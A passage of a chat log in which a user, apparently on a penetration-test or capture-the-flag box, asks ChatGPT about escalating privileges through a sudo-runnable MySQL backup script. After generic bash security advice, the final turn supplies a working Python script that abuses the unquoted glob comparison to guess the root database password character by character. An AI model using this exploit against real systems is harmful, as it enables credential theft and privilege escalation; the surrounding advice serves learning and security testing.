   - The script does not directly offer a straightforward way to escalate privileges since you can't modify it.
2. **Potential Exploitation of Script Behavior**:

    - **Read Root Credentials**: The script reads the database password from `/root/.creds`. Since the script is run as root, there might be a way to leverage this behavior to read the contents of `/root/.creds`. However, with the current permissions and behavior of the script, this seems challenging.
3. **Exploring Other Areas**:
    - Since modifying the script isn't an option, and the script doesn't seem to have an exploitable behavior, it might be worth looking for other privilege escalation vectors.
    - Revisit the system to look for misconfigurations, unprotected files or directories, or other scripts that `joshua` might be able to run with elevated privileges.
4. **Further Enumeration**:
    - Look for other files or scripts in the `/opt/scripts` directory.
    - Check for any cron jobs that might be using this script or other scripts.
    - Investigate other services or applications running on the server that might have vulnerabilities.
5. **Leverage Known Credentials**:
    - If you have any credentials that you have discovered during your penetration test, try them in different contexts. Sometimes, credentials are reused across different services or accounts.
6. **Document and Report**:
    - Document the findings related to this script and your analysis. Even if it doesn't lead to privilege escalation, understanding its function and the security measures in place is valuable information.

Remember, your goal in penetration testing is not just to escalate privileges, but also to identify and document potential security issues. It's important to explore all avenues, report on your findings, and provide recommendations for security improvements. Keep in mind to operate within your authorized boundaries and permissions.

User:
can you search for common unsafe practices done in bash scripts?

ChatGPT:

Common unsafe practices in bash scripting, if not addressed, can lead to significant security vulnerabilities. Here are some important points to consider:

1. **Lax Syntax Verification and Attention to Detail**: The flexibility of shell scripts can lead to dangerous security vulnerabilities if they are not written with careful attention to detail. Holistic system security requires paying attention to every small detail in scripting to avoid turning them into potential attack vectors.

- **Improper Handling of Variables**: A notable example of the dangers of shell scripting was demonstrated by a script in the Linux-based version of the Steam game service. It contained a line that would delete the `$STEAMROOT` directory. However, if the environment variable was not set, the script would interpret it as an empty string and execute `rm -rf /*`,

leading to the deletion of the entire filesystem. This shows the importance of defensive programming and careful handling of variables.

- **Sanitize Input**: Sanitizing user input is crucial in any programming language, including Bash. It involves validating user input to ensure it is safe and does not contain any malicious code. Regular expressions can be used to filter out any characters or commands that could be used for malicious purposes, especially in scripts that process user-provided filenames, passwords, or other sensitive data.
- **Use the 'set -e' Option**: The `set -e` option in Bash scripts tells Bash to exit immediately if any command within the script fails. This is a simple yet effective way to catch and fix errors that could lead to security vulnerabilities, as it prevents further execution of the script if a command fails.
- **Restrict Script Permissions**: Limiting permissions for Bash scripts is a key security practice. By controlling who can execute, read, or write to a script, you can protect sensitive information and prevent unauthorized modifications to the scripts.
- **Use Trusted Sources**: When incorporating external code or resources in your scripts, ensure they come from trusted sources. Trusted sources are those known for providing reliable and secure code, such as official repositories that are regularly checked for security vulnerabilities.
- **Careful Setting of the PATH Variable**: The PATH variable is crucial in determining where the shell looks for commands or programs. Setting the PATH variable carefully is important to prevent the execution of potentially malicious commands.
- **Use Double Quotes**: Double quotes should be used around variables and command substitutions in Bash scripts. This helps prevent issues arising from unexpected word splitting and globbing, where the shell separates a string into words or expands wildcard characters, potentially leading to security vulnerabilities.
- **Use Variables for Commands**: It's good practice to use variables to store commands instead of hard-coding them directly into your script. This enhances readability, maintainability, and helps prevent security issues related to executing commands with user input or untrusted data.
- **Secure Storage of Credentials**: If your Bash scripts require credentials, never store them in plaintext within your scripts. Instead, use environment variables or a secure key store to safely store your credentials.

By following these best practices and remaining vigilant about potential security pitfalls, you can significantly reduce the risk of vulnerabilities in your Bash scripts.

User:
it appears the password comparison does not use double quotes around the variables, can this be exploited?

ChatGPT:

The lack of double quotes around variables in a password comparison in a Bash script can potentially be exploitable, particularly if the script is not handling input correctly. In the script you provided, the comparison is:

```
bash

if [[ $DB_PASS == $USER_PASS ]]; then
    ...
fi
```

Here's how the lack of double quotes might be exploitable:

1. **Word Splitting and Globbing**:
    - In Bash, if variables are not quoted, the shell performs word splitting and globbing on their contents.
    - In your specific case, if `USER_PASS` contains spaces or wildcard characters (like `*` or `?`), it could lead to unexpected behavior.
2. **Injecting Commands or Modifying Behavior**:
    - If an attacker can control the `USER_PASS` variable, they might be able to inject additional commands or modify the script's behavior.
    - For instance, an attacker might try to set `USER_PASS` to a value that manipulates the `if` statement or executes additional commands.
3. **Exploiting the Script**:
    - To exploit this, you would need to have control over the input to `USER_PASS` and understand how the script processes that input.
    - In a typical scenario, exploiting this would involve injecting a value that disrupts the script's intended flow or executes unintended commands.

However, it's important to note:

- The script reads `DB_PASS` from a file and compares it to `USER_PASS`. Exploitation would depend on how `USER_PASS` is obtained and whether it's possible to manipulate its value before the comparison.
- The script uses the `[[` syntax for the comparison, which is less prone to some of the word splitting and globbing issues than `[` (single bracket).

In conclusion, while the lack of double quotes can be a security concern in many situations, exploiting this specific instance depends on several factors, including your ability to control the `USER_PASS` variable and how the script is executed. In a penetration testing context, exploring these aspects requires careful analysis and understanding of the script's execution environment. Always ensure your actions are within the bounds of authorized testing.

User:
the server seems to have python3, can i write a program to guess the password of this script (/opt/scripts/mysql-backup.sh) that takes advantage of the facts that joshua can run it with sudo and it will pattern match, meaning {valid_password_char}{*} will work?

ChatGPT:

Yes, you can write a Python script to attempt to guess the password of the `/opt/scripts/mysql-backup.sh` script, taking advantage of the pattern matching behavior in Bash and the fact that `joshua` can run it with `sudo`. The idea would be to iteratively try different characters followed by a wildcard `*` to exploit the pattern matching.

Here's a basic outline of how your Python script might work:

1. **Setup**: Prepare a list of possible characters that could be in the password. This list can include numbers, letters, and special characters.
2. **Password Guessing Loop**:
    - For each character in your list, append a `*` to it and use it as the password in a `sudo` command that runs the script.
    - Monitor the script's output to determine if the password guess was successful. If the script proceeds past the password check, you've found a valid starting character.
3. **Iteratively Build the Password**:
    - Once you find a valid starting character, repeat the process by appending additional characters followed by `*`, gradually building the guessed password.
4. **Python Script Execution**:
    - Use Python's `subprocess` module to run the `sudo` command and pass in the password guesses.
    - Capture the standard output and error to determine the success of each guess.

Here's a simplified example of how your Python script might look:

```
python

import subprocess
import string

# Possible characters in the password
chars = string.ascii_letters + string.digits + string.punctuation

# Initial password guess
password_guess = ''

found = False
while not found:
    for char in chars:
        test_pass = password_guess + char + '*'
        command = f"echo {test_pass} | sudo -S /opt/scripts/mysql-backup.sh"

        result = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True)

        if 'Password confirmed!' in result.stdout:
            password_guess += char
            print(f"Current password guess: {password_guess}")
            break
        elif char == chars[-1]:
            found = True
```

```
print(f"Final password guess: {password_guess}")
```

Important Considerations:

- **Script Efficiency**: This script can be very slow, especially if the password is long or complex. Consider optimizations based on known password policies (e.g., length, complexity).
- **Legal and Ethical Constraints**: Make sure you are authorized to perform this type of testing, as it can be considered an attempt to bypass security controls.
- **System Impact**: Frequent incorrect `sudo` attempts might trigger security alerts or lock out accounts, depending on the system's configuration.

Remember, this approach is based on the assumption that the script is vulnerable to pattern matching in the way you've described. If the script handles inputs differently, this method may not be effective.